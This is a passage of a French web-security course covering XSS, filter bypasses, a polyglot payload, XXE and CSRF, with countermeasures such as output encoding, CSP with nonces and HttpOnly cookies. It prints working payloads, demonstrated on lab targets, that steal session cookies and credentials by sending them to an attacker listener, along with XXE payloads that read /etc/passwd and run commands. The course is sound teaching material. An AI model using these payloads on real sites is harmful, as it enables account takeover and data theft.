


Résumons les attaques principales permises grâce à XSS

(elles seront testées sur la page du XSS réfléchi de DVWA)

Défacement de site

```
<script> var texte="Ce site est victime d'un hacker !";
document.getElementsByTagName("h1")[0].innerHTML = texte; </script>
```




Ingénierie sociale (1)

```
<script>var texte=document.createElement("h2");
texte.innerHTML="Message de l'administrateur - Veuillez m'appeler au xxx-xxx-xxx pour
réinitialiser votre mot de passe";
document.forms[0].parentNode.appendChild(texte);
document.forms[0].parentNode.removeChild(document.forms[0]);</script>
```

Ingénierie sociale (2)

```
<script>document.forms[0].parentNode.removeChild(document.forms[0]);</script>
<form action="http://192.168.56.139:1234">
Nom d'utilisateur: <br /><input type="username" name="username"><br />
Mot de passe: <br /><input type="password" name="password"><br />
<br /><input type="submit" value="Connexion"><br />
</form>
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.139: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.139] from (UNKNOWN) [192.168.56.139] 41780
GET /?username=max&password=motsecret HTTP/1.1
Host: 192.168.56.139:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.140/
Upgrade-Insecure-Requests: 1
```

L'identifiant capturé dans cet exemple est :


Nom d'utilisateur : max

Mot de passe : motsecret

Vol du cookie de session


PoC (Proof of Concept) :

<script>alert(document.cookie);</script>



Vol réel :

<script>new Image().src="http://192.168.56.139:1234?cookie= "+document.cookie;</script>



Le cookie est : PHPSESSID=itll8nu55fht2jo7hvvdakrks2

Réaliser une connexion avec la victime

Pour réaliser une connexion avec la victime comme ci-dessus, il faut lancer un listener, par exemple sur le port 1234, sur la machine de l'attaquant (ici : 192.168.56.139). Cela peut se faire de trois façons :

- ➔ **Avec netcat : nc -lvp 1234**
- ➔ **Avec Python2 (obsolète) : python -m SimpleHTTPServer 1234**
- ➔ **Avec Python3 : python -m http.server --bind 192.168.56.139 1234**

Par défaut, le serveur se lie à toutes les interfaces. L'option -b/--bind spécifie une adresse spécifique à laquelle il doit se lier. Les adresses IPv4 et IPv6 sont prises en charge.

Informations sur la cible : le navigateur

<script>

new Image().src="http://192.168.56.139:1234?navigateur="+navigator.appVersion+" "+navigator.userAgent;</script>

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server --bind 192.168.56.139 1234
Serving HTTP on 192.168.56.139 port 1234 (http://192.168.56.139:1234/) ...
192.168.56.139 - - [06/Jan/2023 03:30:43] "GET /?navigateur=5.0%20(X11)%20%20Mozilla/5.0
%20(X11;%20Linux%20x86_64;%20rv:102.0)%20Gecko/20100101%20Firefox/102.0 HTTP/1.1" 200 -
```

Dans cet exemple, la version du navigateur est :

5.0 (X11)

L'agent utilisateur est :

Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Informations sur la cible : le système d'exploitation

<script>var OS="OS non déterminé !";

if (navigator.appVersion.indexOf("Win")!=-1) OS="Windows";

if (navigator.appVersion.indexOf("Mac")!=-1) OS="MacOS";

if (navigator.appVersion.indexOf("X11")!=-1) OS="Unix";

if (navigator.appVersion.indexOf("Linux")!=-1) OS="Linux";

new Image().src="http://192.168.56.139:1234?os="+OS;</script>

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server --bind 192.168.56.139 1234
Serving HTTP on 192.168.56.139 port 1234 (http://192.168.56.139:1234/) ...
192.168.56.139 - - [06/Jan/2023 03:32:03] "GET /?os=Unix HTTP/1.1" 200 -
```

Capture de clic


```
<script>function Capture() {location.href="http://192.168.56.140";}
document.body.addEventListener("click",Capture,true);</script>
```

Tout clic sur la page génère une redirection vers le serveur 192.168.56.140 :

Dans un cas réel, la redirection se ferait, dans un but de phishing, vers un site cloné (ingénierie sociale).

Modification de lien(s)

```
<script>var ancres=document.getElementsByTagName("a");
for (i=0;i<ancres.length;i++){ancres[i].href="https://www.google.com";
ancres[i].innerHTML="Nouveau lien";}</script>
```



Les liens ont été modifiés (on aurait pu n'en modifier qu'un seul !)

XSS : contournement de certains filtres (1)

Filtre 1

Soit un filtre qui interdit la balise <script> en minuscule ou en majuscule.

➔ il suffit parfois de simplement mélanger les lettres minuscules et majuscules : on écrira, par exemple, <ScriPt> … </sCRiPT>. On peut aussi utiliser une autre balise comme <img src="xxx" onerror=alert('XSS')> ou encore <body onload=alert('XSS')>.

Filtre 2

Soit un filtre qui supprime toutes les occurrences du mot script, quelle que soit la casse.

➔ il suffit parfois simplement de taper astucieusement <scscriptript> … </scscriptript>. Après exécution du filtre, il restera bien : <script> … </script>.

Filtre 3

Soit un filtre qui interdit l'utilisation des balises HTML existantes

➔ il suffit parfois d'utiliser une balise imaginaire (ex : <abc>) à laquelle on attache un attribut bien réel. Par exemple, on peut écrire <abc onfocus=alert("XSS") tabindex=1> cliquer ici </abc>. Il suffit alors pour obtenir sa preuve de concept de cliquer sur l'occurrence de cliquer ici et la boîte alert() apparaîtra. L'attribut tabindex utilisé dans l'exemple ci-dessus informe le navigateur que l'élément HTML concerné peut capturer le focus et réagira au clic.

Filtre 4

Soit un filtre qui interdit une majorité de balises et d'attributs HTML.

➔ il suffit parfois, pour contourner le filtre, de se servir de l'intruder du proxy intercepteur Burp pour soumettre à l'application, via l'onglet payload, la liste de toutes les balises et de tous les attributs existants pour éventuellement découvrir une balise et un attribut non filtrés. On indiquera à Burp, via l'onglet position, à quelle place doivent être insérés les balises et attributs. On aura par exemple :

GET /.search=ma%20recherche HTTP/1.1
GET /.search=<$$> HTTP/1.1
GET /.search=<body%20$$> HTTP/1.1

Burp découvre que la balise non filtrée est la balise <body>. On teste ensuite les attributs.

Contournement du filtre XSS n°4 avec l'intruder de Burp

Liste des balises HTML à tester

a	head	ruby
a2	header	s
abbr	hgroup	samp
acronym	hr	script
address	html	section
applet	i	select
area	iframe	shadow
article	iframe2	slot
aside	image	small
audio	img	source
audio2	input	spacer
b	input2	span
bdi	input3	strike
bdo	input4	strong
big	ins	style
blink	kbd	sub
blockquote	keygen	summary
body	label	sup
br	legend	svg
button	li	table
canvas	link	tbody
caption	listing	td
center	main	template
cite	map	textarea
code	mark	tfoot
col	marquee	th
colgroup	menu	thead
command	menuitem	time
content	meta	title
custom tags	meter	tr
data	multicol	track
datalist	nav	tt
dd	nextid	u
del	nobr	ul
details	noembed	var
dfn	noframes	video
dialog	noscript	video2
dir	object	wbr
div	ol	xmp
dl	optgroup	
dt	option	
element	output	
em	p	
embed	param	
fieldset	picture	
figcaption	plaintext	
figure	pre	
font	progress	
footer	q	
form	rb	
frame	rp	
frameset	rt	
h1	rtc	

Liste des attributs HTML à tester

onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onbeforecopy
onbeforecut
onbeforeinput
onbeforescriptexecute
onblur
onclick
oncontextmenu
oncopy
oncut
ondblclick
ondrag
ondragend
ondragenter
ondragleave
ondragover
ondragstart
ondrop
onfocus
onfocusin
onfocusout
onkeydown
onkeypress
onkeyup
onmousedown
onmouseenter
onmouseleave
onmousemove
onmouseout
onmouseover
onmouseup
onmousewheel
onpaste
onpointerdown
onpointerenter
onpointerleave
onpointermove
onpointerout
onpointerover
onpointerrawupdate
onpointerup
ontransitioncancel
ontransitionend
ontransitionrun
ontransitionstart
onwebkitanimationend
onwebkitanimationiteration
onwebkitanimationstart
onwebkittransitionend

XSS : contournement de certains filtres (2)

```
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $chaine = $_POST["filtre0"];
    echo "<p>Voici ton input :  $chaine !</p>";
}
?>
```

<script> alert('XSS basique') ;</script>

XSS classique

```
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $chaine = $_POST["filtre1"];
    $chaine_sans_script = str_replace("script", "", $chaine); // filtre
    echo "<p>Voici ton input :  $chaine_sans_script !</p>";
}
?>
```

<sCripT> alert('XSS') ;</ScRipt>

FILTRE 1

```
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $chaine = $_POST["filtre2"];
    $chaine = strtolower($chaine) ; // casse
    $chaine_sans_script = str_replace("script", "", $chaine); // filtre
    echo "<p>Voici ton input :  $chaine_sans_script !</p>";
}
?>
```

<sscriptcript> alert('XSS') ;</sscriptcript>

FILTRE 2

```php
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $chaine = $_POST["filtre3"];
    $chaine = strtolower($chaine) ; // casse
    $chaine = preg_replace('#<script.*?>.*?</script>#is', '', $chaine); // filtre
    echo "<p>Voici ton input :  $chaine !</p>";
}
?>
```

FILTRE 3

<img src="invalid.jpg" onerror="alert('XSS via la balise IMG')">

```php
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $file_name = $_POST["filtre4"];
    $image =  '<img src= " ' . $file_name .  ' " >' ;
    echo "<p>Voici l'image : <br />  $image </p>";
}
?>
```

ATTRIBUT DE BALISE

chat.png" > <script> alert('XSS') ;</script>

```php
<?php
// Traitement du formulaire
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $chaine = htmlspecialchars($_POST["input"]); // sécurisation de l'entrée
    echo "<p>Voici ton input :  $chaine !</p>";
}
?>
```

INCONTOURNABLE

Aucun input ne fonctionnera ici !

Les injections XSS polyglottes (Polyglot XSS)

Les injections XSS polyglottes permettent :

- ➔ d'échapper aux attributs,
- ➔ d'échapper aux balises
- ➔ de contourner certains filtres.

Voici à quoi ressemble une injection XSS polyglotte :

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('XSS') )//
%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/
<sVg/oNloAd=alert('XSS')//>\x3e
```

Version que vous pouvez copier :

jaVasCript:/*-/*`/*\`/*'/*"//(/* */onerror=alert('XSS'))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('XSS')//>\x3e**

L'injection polyglotte ci-dessus permet de contourner les filtres 1 à 3 de ce chapitre ainsi que d'échapper à l'attribut src de la balise <img> de la page précédente.

XSS : contre-mesures (cinq mesures de protection)

1

ENCODAGE

L'encodage consiste à échapper les caractères spéciaux pour que l'entrée soit interprétée comme une donnée et pas comme du code.

Les fonctions suivantes pourront être utilisées htmlspecialchars(), htmlentities() et strip_tags(). La méthode à privilégier est htmlspecialchars().

Encodage possible pour l'HTML :

>	devient	>
<	devient	<
&	devient	&
"	devient	"
'	devient	&#039 ;

Encodage possible pour le JS :

\n	devient
\r	devient
\	devient	\
"	devient	"
'	devient	&#039 ;

2

VALIDATION

La validation est assurée par des filtres qui vérifient la validité des entrées. On pourra utiliser : les expressions régulières, les fonctions is_int() - is_real() - is_numeric() - is_scalar() - is_string(), les filtres FILTER_VALIDATE_* (FILTER_VALIDATE_EMAIL, FILTER_VALIDATE_URL, FILTER_VALIDATE_IP, …)

3

Flag HTTPONLY

Le flag HTTPOnly interdit aux scripts contenus dans une page web d'accéder au cookie de session.

4

En-tête CSP

L'en-tête Content-Security-Policy est traité dans un chapitre à part. Le vieil en-tête X-XSS-Protection est, lui, obsolète et ne doit plus être utilisé aujourd'hui !

5

WAF

Le pare-feu d'application web (WAF = Web Application Firewall) protège dans une certaines mesure contre les attaques XSS. Il existe des techniques de bypass…

Détail de la **contre-mesure en PHP**

Un nettoyage du code est conseillé pour combattre les attaques XSS. On utilisera les fonctions ci-dessous :

```
$var = $_POST['message'] ;
$var = trim($var) ;
$var = stripslashes($var) ;
$var = htmlspecialchars($var) ;
```

trim()

Retourne la chaîne, après avoir supprimé les caractères invisibles en début et fin de chaîne. Sans second paramètre, trim() supprimera les caractères suivants :

- " " ASCII 32 (0x20) un espace ordinaire.
- "\t" ASCII 9 (0x09) une tabulation.
- "\n" ASCII 10 (0x0A) une nouvelle ligne (line feed).
- "\r" ASCII 13 (0x0D) un retour chariot (carriage return).
- "\0" ASCII 0 (0x00) le caractère NUL.
- "\x0B" ASCII 11 (0x0B) une tabulation verticale.

stripslashes()

Supprime les antislashs d'une chaîne.

htmlspecialchars()

Contrairement à htmlentities() qui convertit tous les caractères éligibles en entités HTML (ce qui est ici, par exemple, inutile avec les caractères accentués), htmlspecialchars() ne convertit que les caractères suivants :

- & devient &
- " devient "
- ' devient ' (sous certaines conditions)
- < devient <
- > devient >

On peut également utiliser strip_tags() qui supprime les balises HTML et PHP !

XSS : protection avec l'en-tête CSP

Imaginons une page web contenant deux scripts JavaScript : un dans le corps de la page et un deuxième dans un fichier .js externe.

Voyons comment la page va réagir avec trois en-têtes CSP (Content-Security-Policy) :

CAS 1 : seul le script contenu dans la page sera exécuté !

```
<?php
 header("Content-Security-Policy: script-src 'unsafe-inline'");
?>
<!DOCTYPE html>
…
```

CAS 2 : seul le script externe (fichier .js) sera exécuté !

```
<?php
 header("Content-Security-Policy: script-src 'self'");
?>
<!DOCTYPE html>
…
```

Bonne protection contre XSS : les scripts injectés dans la page ne seront pas exécutés !

CAS 3 : les deux scripts seront exécutés !

```
<?php
 header("Content-Security-Policy: script-src 'self' 'unsafe-inline'");
?>
<!DOCTYPE html>
…
```

L'en-tête CSP est envoyé à chaque réponse du serveur puis à chaque requête du client. CSP définit une liste blanche des sites de confiance pour l'exécution ou l'affichage du CSS (style-src), du JavaScript (script-src), des images (img-src), des polices de caractères (font-src), … Les directives sont séparées par un point-virgule.

Il existe une directive générale, default-src, qui remplace toutes les directives se terminant par -src.

Exemples	
Pour autoriser les scripts de tous les sous-domaines	script-src http://*.mon-site.net
Pour autoriser les scripts de tous les sites en HTTPS	script-src https://*
Pour interdire toutes les vidéos quelle que soit leur origine	media-src 'none'
Pour autoriser tous ce qui provient du domaine d'où provient la page (scripts, images, css, vidéos, polices, …)	default-src 'self'
Pour autoriser les scripts contenus dans la page elle-même	script-src 'unsafe-inline'

XSS : protection avec l'en-tête CSP et l'attribut *nonce*

L'attribut nonce de la balise <script> permet d'empêcher l'exécution d'un script injecté dans une page. Le nonce est une valeur aléatoire unique, différente à chaque chargement de la page, générée par le serveur qui sera jointe à la balise <script> légitime que vous souhaitez voir exécutée. Si une personne malveillante injecte un script malicieux dans votre page, ce dernier ne contiendra pas le nonce et ne sera donc pas exécuté ! Absolument génial !

L'avantage de cette technique est que l'on pourra insérer des scripts dans la page web sans pour antant devoir utiliser la dangereuse directive CSP "unsafe-inline".

```
<?php
        $nonce = sha1(random_int(0,999999));
        header("Content-Security-Policy: script-src 'nonce-$nonce'");
?>
<!DOCTYPE html>
        <html lang="fr">
        <head>
                <meta charset="UTF-8">
                <title>Nonce</title>
        </head>
        <body>
           <script nonce=<?php echo $nonce ?>>
                window.onload = my_script();
                function my_script() {
                alert("Ceci est un script inline avec un nonce : <?php echo $nonce ?>>");
                }
           </script>
        </body>
        </html>
```

Tout script inline qui ne contient pas le nonce dans la balise <script> ne sera pas exécuté !

Vulnérabilité XXE (XML External Entities)

External = "en dehors du DTD" (DTD = Document Type Definition)

Les attaques XXE visent les parseurs XML. Il s'agit d'une vulnérabilité qui autorise un attaquant à interférer avec une application web qui traite des données XML.


Principales actions réalisables grâce aux attaques XXE
➔ **File grabbing** ➔ **Exécution de commandes** ➔ **Attaque SSRF (dans une attaque SSRF classique, l'attaquant peut forcer un serveur web à faire une requête à un serveur interne auquel il n'a pas directement accès à cause du firewall.)** ➔ **Déni de service (DoS) au niveau applicatif**

XML est un langage d'encodage des données lisible par les humains et par les ordinateurs.

Exemples d'attaques XXE	
<?xml version="1.0" encoding="UTF-8"?> **<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>** **<stock><book>&xxe;</book></stock>**	File grabbing
<?xml version="1.0" encoding="UTF-8"?> **<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://intranet.bank.com/admin" >]>** **<stock><book>&xxe;</book></stock>**	SSRF attack
<?xml version="1.0" encoding="UTF-8"?> **<!DOCTYPE foo [<!ENTITY xxe SYSTEM "expect://ls" >]>** **<creds> <user> `&xxe;` </user> <pass>`secret`</pass> </creds>**	Le module PHP **expect** doit être chargé sur le serveur ! Command injection

Contre-mesures
Si l'application web n'en a pas l'utilité, il est conseillé de désactiver la résolution d'entités externes ou de remplacer XML par JSON pour structurer les données. Il faut aussi utiliser SOAP 1.2 ou supérieur, valider et filtrer les entrées et enfin effectuer une révision du code (code review) manuellement ou via un outil SAST (Static Application Security Testing).

Exemple d'attaque XXE basique avec Mutillidae



Le message s'affiche à l'écran :

Introduisons maintenant le code XML suivant :

```
<?xml version="1.0" encoding="UTF-8" ?>
 <!DOCTYPE test [
  <!ENTITY file SYSTEM "c:/secret.txt">
]>
<message>&file;</message>
```


Répétons l'opération ci-dessus avec ce nouveau code XML. Je place volontairement, pour la démonstration, un fichier nommé **secret.txt** dans le répertoire **c:** de Windows.

Résultat :

Le contenu du fichiet secret.txt s'affiche à l'écran (les mots de passe de l'admin et de l'utilisateur robert). La vulnérabilité XXE m'a permis d'accéder à un fichier normalement inaccessible aux utilisateurs de l'application. Vous noterez la dangerosité de cette attaque puisque le fichier cible se situe bien en dehors du webroot (racine du serveur).

Réaliser une attaque XXE dans un cas plus réel

Dans un cas réel, il faudra souvent pour réaliser une attaque XXE intercepter une requête avec le proxy Burp :



Nous observons :

- ➔ En **(1)** : le contenu de la requête est bien du XML
- ➔ En **(2)** : en fin de requête se trouve le code XML


Il suffira alors d'envoyer cette requête dans le repeater de Burp. Nous pourrons alors modifier le code XML de la requête comme nous l'avons vu précédemment afin d'exploiter la vulnérabilité XXE :

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY file SYSTEM "/etc/passwd"> ]>

  <stockCheck>
    <productId>
      &file;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Vulnérabilité web CSRF (Cross-Site Request Forgery)

Cette vulnérabilité (notée CSRF ou XSRF) est aussi appelée "sea-surf attack". Imaginons un site sur lequel les gens peuvent acheter des articles grâce à un compte pré-approvisionné. Lorsqu'un client est connecté, un lien comme celui indiqué ici permet de réaliser un achat : http://site-vendeur.com/buy/item245879. Le compte est immédiatement débité en conséquence. Un hacker vous envoie le lien ci-dessus dans un courriel (éventuellement masqué grâce à un raccourcisseur d'URL). Si vous êtes connecté au site d'achat au même moment, l'achat sera finalisé sans votre consentement et vous recevrez un article que vous n'avez jamais commandé.

Schématiquement



Prévention

Pour lutter contre cette vulnérabilité, il suffit de cacher dans les champs du formulaire d'achat un champ caché contenant un jeton aléatoire :

<form> …<input type="hidden" name="token" value="et5oy23gtr8yu87"> … </form>

Le jeton aléatoire (ici : et5oy23gtr8yu87) sera stocké dans une variable de session et sera envoyé lors de tout achat réalisé par le client. Le hacker ne pouvant pas se procurer ce jeton (token) ne pourra pas envoyer de requête à la place du client. Attention, il ne

faut pas que l'application soit en plus victime d'une faille XSS, sinon le jeton ne sert plus à rien !

